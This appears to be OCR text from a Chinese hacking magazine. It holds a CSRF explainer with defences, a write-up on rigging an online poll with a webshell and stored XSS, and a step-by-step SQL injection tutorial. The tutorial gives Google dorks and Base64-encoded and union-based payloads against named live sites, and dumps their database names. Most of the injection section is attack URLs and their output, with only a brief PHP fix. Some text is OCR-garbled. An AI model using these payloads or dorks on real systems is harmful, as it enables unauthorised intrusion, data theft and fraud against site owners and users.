现在很多用户上网使用多窗口或多标签页浏览器，例如傲游、Firefox、Opera 等。这些浏览器在方便用户的同时也增大了风险，因为它们只有一个进程运行，Cookie 在各个窗 121 或标签页之问是共享的。

除了 Cookie 认证方式之外，其他 Web 认证机制也面临同样的问题。比如 HTTP 基本认证，用户通过认证后。浏览器仍会“智能”地把用户名和口令附加到之后第三方发给站点的请求中。即使网站使用了安全套接字(SSL)来加密连接．浏览器也会”智能“地自动把 SSL 认证信息加到第三方发给站点的请求中。

P3P 的副作用

InternetExplorer 在处理 Cookie 时，还遵守 P3P(PlatformforPrivaeyPreferenees)规范。P3P 是 W3C 制定的一项关于 Cookie 的隐私保护标准，要求网站向用户表明它对用户隐私的处理。比如将收集哪些信息。信息做何用途等。如果该站点的信息收集行为同用户设定的标准相符，则两者之闻关于个人隐私信息的协定就可以自动地缔结，而用户可毫无阻碍地浏览该站点；如果不符，浏览器会提醒用户，由用户决定是否对自己制定的个人隐私策略作出修改以进入该网站，双方最终通过一个双向的选择达成用户个人隐私策略。

P3P 策略产生了一个副作用：如果一个网站设置了有效的 P3P 策略，InternetExplorer 允许第三方到它的 Web 请求自动带上 Cookie。网站可能遭到 CSRF 攻击；如果一个网站没有设置 P3P 策略或者 P3P 策略无效，第三方到它的 Web 请求不会带有该网站的 Cookie，反而免受 CSRF 攻击 3.CSRF 攻击的原理

网站是通过隐式认证认证用户时，只要不关闭浏览器或者退出，以后访问相同网站时，浏

览器会自动在请求中附带上认证信息。如果浏览器被其它网页控制请求了这个网站的 URL，可能会执行一些用户不希望的功能。

下面用例子来说明：

假设某个网站（example．com）保存了用户的电子邮件地址信息．并且通过这个邮箱地址实现密码恢复等功能。网站仅采用了 Cookie 的隐式认证方式来验证用户．用户在验证登录后可以用如下这个 URL 来更改自己的邮件地址设置：http://www.91ri.org/setemail=邮件地址

那么攻击者只要创建一个 HTML 页面包含以下代码：

```
<IMGsrc=“http://www.91ri.org/setemail=新邮件地址”>
```

当已经登录过 example．com 的用户访问这个页面的时候，浏览器就会向 example．com 发出请求改变用户的邮箱地址。

对于所有使用隐式的认证方式并且没有采取针对 CSRF 攻击的自我保护措施的网站，几乎都可能存在 CSRF 漏洞。

4.CSRF 与 XSS 比较

Cross—SiteScriptingCxssl 允许攻击者将恶意代码注入到受害网站的网页上，其他使用者在观看网页时就会受到影响。这类攻击通常包含了 HTML 以及客户端脚本语言。

CSRF 与之相比区别在于：XSS 攻击需要借助脚本语言，CSRF 攻击则未必需要脚本语言：XSS 需要受害站点接受用户输人来保存恶意代码。而 CSRF 攻击可能从第三方网站发起；XSS 产生的主要原因是对用户输入没有正确过滤．CSRF 产生的主要原因是采用了隐式的认证方式。如果一个网站存在 XSS 漏洞。那么它很大可能也存在 CSRF 漏洞。即使一个网站能够完美地坊御 XsS 漏洞，却未必能够防御 CSRF。

另外，CSRF 与 XSS 也不是截然分开的，一个攻击可能既是 CSRF 攻击。又是 XSS 攻击。

5.防范 CSRF 攻击

为了防范 CSRF 攻击，理论上可以要求对每个发送至该站点的请求都要显式的认证来消除威胁。比如重新输入用户名和口令。但实际上这会导致严重的易用性问题。所以，提出的防范措施既要易于实行，又不能改变现有的 Web 程序模式和用户习惯，不能显著降低用户体验。

服务器端的防范措施

(1)对于网站所有接受用户输入的内容进行严格的过滤。这条措施不止针对 CSRF 漏洞，而主要是减少 XSS 漏洞的可能性。而一个有 XSS 漏洞的网站，很难保证它对 CSRF 是安全的。这条措施是其它安全措施的基础。

(2)GET 方法只用于从服务器端读取数据，POST 方法用于向服务器端提交或者修改数据。仅使用 POST 方法提交和修改数据不能防范 CSRF 攻击，但是会增加攻击的难度。避免攻击者简单地使用<IMG>等标签就能通过 GET 方法进行 CSRF 攻击。

同时，这样做也符合 RFC2616 推荐的 Web 规范。

(3)在所有 POST 方法提交的数据中提供一个不可预测的参数，比如一个随机数。或者一个根据时间计算的 HASH 值。并且在 Cookie 中也同样保存这个参数。把这个参数嵌入标签保存在 FORM 表单中，当浏览器提交 POST 请求到服务器端时．从 POST 数据中取出这个参数并且和 Cook．ie 中的值做比较，如果两个值相等则认为请求有效，不相等则拒绝。根据同源策略和 Cookie 的安全策略，第三方网页是无法取得 Cookie 中的参数值的．所以它不能构造出相同随机参数的 POST 请求。

另外，为了保证一个用户同时打开多个表单页面。所有页面都能正常工作，在一次会话的有效期内。只使用同一个随机参数。也就是说，在会话初始化的时候生成一个随机参数，在以后的页面和 Cookie 中，都使用这个参数。直到会话结束，新的会话开始时，才生成新

的参数，否则会只有用户最后一次打开的页面才能正常提交 POST 请求．多标签或多窗口浏览器会不能正常工作。
(4)在关键的服务器端远程调用动作之前，增加人机交互环节。例如 CAPTCHA 人机区分识别程序㈣(典型应用如图片验证码)。
(5)利用 Cookie 安全策略中的安全属性，但是不要完全依赖 Cookie 安全策略中的安全属性，只信任同源策略，并围绕同源策略来打造 Web 应用程序的安全性。
(6)正确配置网站针对 Flash 的跨域策略文件。严格限制跨域、跨站的请求。
客户端的防范措施
(1)保持浏览器更新，尤其是安全补丁，包括浏览器的 Flash 插件等的更新。同时也要留意操作系统、杀毒、防火墙等软件的更新。
(2)访问敏感网站(比如信用卡、网上银行等)后，主动清理历史记录、cookie 记录、表单记录、密码记录，并重启浏览器才访问其他网站。不要在访问敏感网站的同时上其它网站。
(3)推荐使用某些带有“隐私浏览”功能的浏览器，比如 Safail。“隐私浏览”功能可以让用户在上网时不会留下任何痕迹。浏览器不会存储 Cookie 和其它任何资料．从而 CSRF 也拿不到有用的信息。IE8 把它叫做“InPfivate 浏览”，Chrome 称作“Incognito 模式”。
(全文完)责任编辑：xiaohui

第 3 节. webshell + xss 猥琐刷某投票

作者：Yaseng
来自：C0dePlay Team
网址：www.c0deplay.com

团队成员发来一个投票的地址,需要撸某某网站的一个某某投票
果断看了下,ip 限制了
看到 post 数据包,如图 4.3.1




图 4.3.1 POST 数据包

额 随便找个大流量 shell
post 数据
Js 代码：

```
<script type="text/javascript" src="http://code.jquery.com/jquery-latest.js"></script>
<script type="text/javascript">
 $(document).ready(function(e) {
  var timestamp = (new Date()).valueOf();
  $.post("http://www.xxx.com/vote.json?t="+timestamp ,{itemId:10072});
});
```

观察下 firebug
post 木有成功，如图 4.3.2

图 4.3.2 POST 数据未成功

估计判断来路了,得从本站提交才行,看来得找本站的 xss 配合,果断撸起,看到有博客有富文本，一番 fuzz 之后，找到个图片型 xss，如图 4.3.3




图 4.3.3 图片型 XSS

Iframe 这个页面,果断搞个 shell，不过天色已晚,只好发条邪恶的围脖，如图 4.3.4

图 4.3.4 以 0day 诱惑

果断以 0day 诱惑之 ,选票一下就上来鸟,发一张有码高清图,果断逆袭成功，如图 4.3.5




图 4.3.5 选票刷到第一

（全文完）责任编辑：Yaseng

第五章 专题：深入浅出讲 SQL 注入[续]

第 1 节. Base64 变形注入

作者：YoCo Smart
来自：Silic Group Hacker Army
网址：http://blackbap.org

什么是注入？估计有点基础的人都会反问，你傻逼吧，问这么傻逼的问题，把自己的 SQL 语句插入到原程序中，操作数据库。
你的注入熟吗？常在论坛逛的人都会反问，你傻逼吧，问这么傻逼的问题，论坛这么多关于注入的文章，怎么可能不会，工具注手注无所不会。
那么你知道 Base64 变异注入吗？这下轮到你傻逼了吧？不知道，而且工具也没这么个功能，或者说，闻所未闻。如果你感觉对 SQL 手工注入已经很熟了，看看这篇文章吧
通常我们在 Google 上面找 SQL 注入漏洞的时候，关键字会这么构造：
inurl:news.php?id=
inurl:*.php?id=12
inurl:.php?articleid=
...甚至等等
不管怎么搜，通常我们的固定思维是，GET 取值不是数字就是字符。整型数字，或者字符

串。

那么你想没想过，如果你是程序编写者，你把这个真正的数字“隐藏”起来，该怎么做？一个好的方法就是对数字进行 Base64 加密。这个加密可逆，而且全是字符，操作起来又简单方便。

但是，有个问题就是 Base64 虽然可以隐藏数字，但是如果对数字不进行正则或者过滤，就产生了 SQL 注入。

事实上，这种把数字加密为 Base64 的 url 的网站多数存在注入点。你随便翻开一个注入点，注入，得到 webshell 或者服务器，你会发现上面已经有“前辈”们上去过了。而这些 Base64 变形的注入点，上面却干干净净。

好了，现在就告诉你什么是 Base64 变形注入。

Base64 是一种加密方式，简单通俗的说，就是将任何的字母，数字，符号，汉字，进行一种编码，这种编码类似 HEX 编码，但是比 HEX 编码更复杂，但是仍然可逆，特点就是比原字符串的体积增加 40%。关于这种加密方式，可以看一下这里：《网络传输协议----Base64 详解》，如果看不懂也不要紧，我在文章末尾会提供一个 Base64 加密解密工具。

好了步入正题。

在谷歌选择注入关键字的时候，可能会有这样的关键字：

inurl:.php?id=13=

那么，Base64 编译注入的相同关键字“13”就是这样：

inurl:.php?id=MTM=

很怪？其实不怪，就是这样的，如图 5.1.1




图 5.1.1 谷歌关键字

（经过测试，这个页面上的网址 99%是注入点，这里面又有一半可以拿到 Webshell，拿到 Webshell 的又有五到七成能拿下服务器）

.php?id=MTM=其实就是.php?id=13

只不过客户端显示的是 Base64 编码，而实际上服务器上是以"13"来执行的

.php?id=13 加单引号来判断注入点，这样的注入步骤一样。只不过不是直接 13 加引号，要把 13'这个来 Base64 编码

13'这个字符串进行 Base64 编码得到：MTMn

以 Google 得到的第一个网址为例

```
http://www.favehotels.com/location.php?id=MTM=
```

变更为：

```
http://www.favehotels.com/location.php?id=MTMn
```

我们看到了 SQL 的错误回显，如图 5.1.2

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 3
```




图 5.1.2 错误回显

我们这样“.php?id=13 and 1=1”试试？

（注意，Base64 编码这里不能用加号"+"或者"%20"来替换 SQL 语句的空格）

"13 and 1=1"

Base64 编码就是

```
"MTMgYW5kIDE9MQ=="
```

我们访问一下：

```
http://www.favehotels.com/location.php?id=MTM=
http://www.favehotels.com/location.php?id=MTMgYW5kIDE9MQ==
```

这两个页面是一模一样的对吧？

恩好了，后面要做的就是猜字段数和爆数据了

很不好意思的一点就是，这个网站的字段数我没有猜到。因为 Base64 编码虽然很容易转换，但是没猜一次就要转一次编码，实在繁琐。

我一直猜到了 17 个字段

正常的语句是：

```
.php?id=0 union select 1,2,3,4,5,6,7,8,9,0,1,2,3,4,5,6,7
```

那么转换成 Base64 的注入语句就是：

```
.php?id=0 union select 1,2,3,4,5,6,7,8,9,0,1,2,3,4,5,6,7
```

数据库提示联合查询的字段数不统一：

```
The used SELECT statements have a different number of columns
```




图 5.1.3 错误提示

有兴趣的同学继续猜好了，我这里抛砖引玉了。

我们遇到这种编码的站，如果嫌麻烦，不妨用一下 MySQL 错误回显注入的知识：《MySQL 错误回显套公式法注入》

那么注入语句也就是：

```
php?id=0 union select 1 from (select count(*),concat(floor(rand(0)*2),(select database()))a from information_schema.tables group by a)b
```

进行 Base64 编码得到：

```
http://www.favehotels.com/location.php?id=MCB1bmlvbiBzZWxlY3QgMSBmcm9tIChzZWxlY3QgY291bnQoKiksY29uY2F0KGZsb29yKHJhbmQoMCkqMiksKHNlbGVjdCBkYXRhYmFzZSgpKSlhIGZyb20gaW5mb3JtYXRpb25fc2NoZW1hLnRhYmxlcyBncm91cCBieSBhKWI=
```

获得数据库名为：thefavehotels，如图 5.1.4




图 5.1.4 获得数据库名

这种编码防注入方法其实很简单，我们先从网站源码看起：

```
$at_id=base64_decode($_REQUEST['id']);//获取变量 id 并进行解码
```

```
$setcount=mysql_query("select at_visit from tbl_at where at_id='".$at_id."'") or
die(mysql_error());
```

将解码后的 id 直接带进数据库

我们且不管程序员怎么编码解码，总之，最后带进数据库的 SQL 语句，没有进行任何的检查，无论该是正则还是过滤，都没有。

那么，我们在他带进数据库以前进行强制转型为 int 整数型

```
$at_id=base64_decode($_REQUEST['id']);//获取变量 id 并进行解码
$at_id=(int)$at_id;
$at_id=$setcount=mysql_query("select at_visit from tbl_at where at_id='".$at_id."'") or
die(mysql_error());
```

将解码后的 id 直接带进数据库

这样就不会产生 Base64 编码下的注入漏洞了。

也可以直接将原语句改为：

```
$at_id=(int)base64_decode($_REQUEST['id']);
```

是一样的效果。

下面的注入语句很长，要注意 select 后面的是 id 还是 name 还是其他。

其实很简单，就是注入语句相当长。其实，我以早就会这种方式，只不过温习了一下。

方法：旁注

旁注目标：http://www.sdzhyl.com/

找到一个注入点：

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12
```

后面分别加 and 1=1 和 and 1=2

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=1
```

返回正常页面。

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2
```

返回错误页面，如图 5.1.5

图 5.1.5 错误信息

从回显看，这好像是一个 php+MSSQL 环境的网站。

猜字段数，结果如图 5.1.6

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=1
```

```
+union+select+1
```

图 5.1.6 通过报错来判断数据库

确实是 MSSQL 微软的数据库。猜到 3 个

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=1+union+select+1,1,1
```

突然出现如图 5.1.7




图 5.1.7 意外报错

上网上搜了一下，说什么的都有，结果都不管用。突然想起来，习科有个“小”字辈的成员说过，用 union all 代替 union，用 null 代替数字段数的数字，等出来数目了，再慢慢用数字替换 null，能不能出来显示位看人品，如果人品不好，再另想办法，但是这是最快的方法了。

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=1+union+all+select+null,null,null
```

这样，回显又成了，包含 UNION 运算符的 SQL 语句中的所有查询都必须在目标列表中具有相同数目的表达式

那么继续加 null，到了：

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=1+union+all+select+null,null,null,null
```

四个的时候，终于又出来正常的页面了。

下面把 and 1=1 换成 and 1=2，把 null 挨个换成数字，出错的话，换回 null，挨个换。

这样就得到：

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,2,null,3
```

出来一个显示位：2

图 5.1.8 出现显示位

注意，下一步，和 php+MySql 的注入不同，下一步是爆出库名。看看有几个数据库。

不过我们先看看服务器数据库的版本：

显示位 2 换成@@version

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,@@version,null,3
```

得到 Microsoft SQL Server 2000 - 8.00.194 (Intel X86) Aug 6 2000 00:57:48 Copyright (c) 1988-2000 Microsoft Corporation Personal Edition on Windows NT 5.2 (Build 3790: Service Pack 1)

是 MSSQL2000。好了，正式开始报库名

（低版本 IIS 会被暴库，MSSQL 注入可以爆库名，微软真是悲剧）

显示位 2 换成：db_name()，查看当前库名：

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,db_name(),null,3
```

得到库名是：zhengheng

然后通过数据库的 id 获得数据库的名称：

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=1--
```

依然是 and 1=2，2 号显示位换成"name"，显示位字段数后面加上“from master.dbo.sysdatabases”，然后通过 where 选择 dbid。上面的是 dbid=1 的数据库，库名就是：master

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2
```

```
+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=2--
```

第二个数据库名：tempdb

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2
+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=3--
```

第三个数据库名：model

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2
+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=4--
```

第四个数据库名：msdb

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2
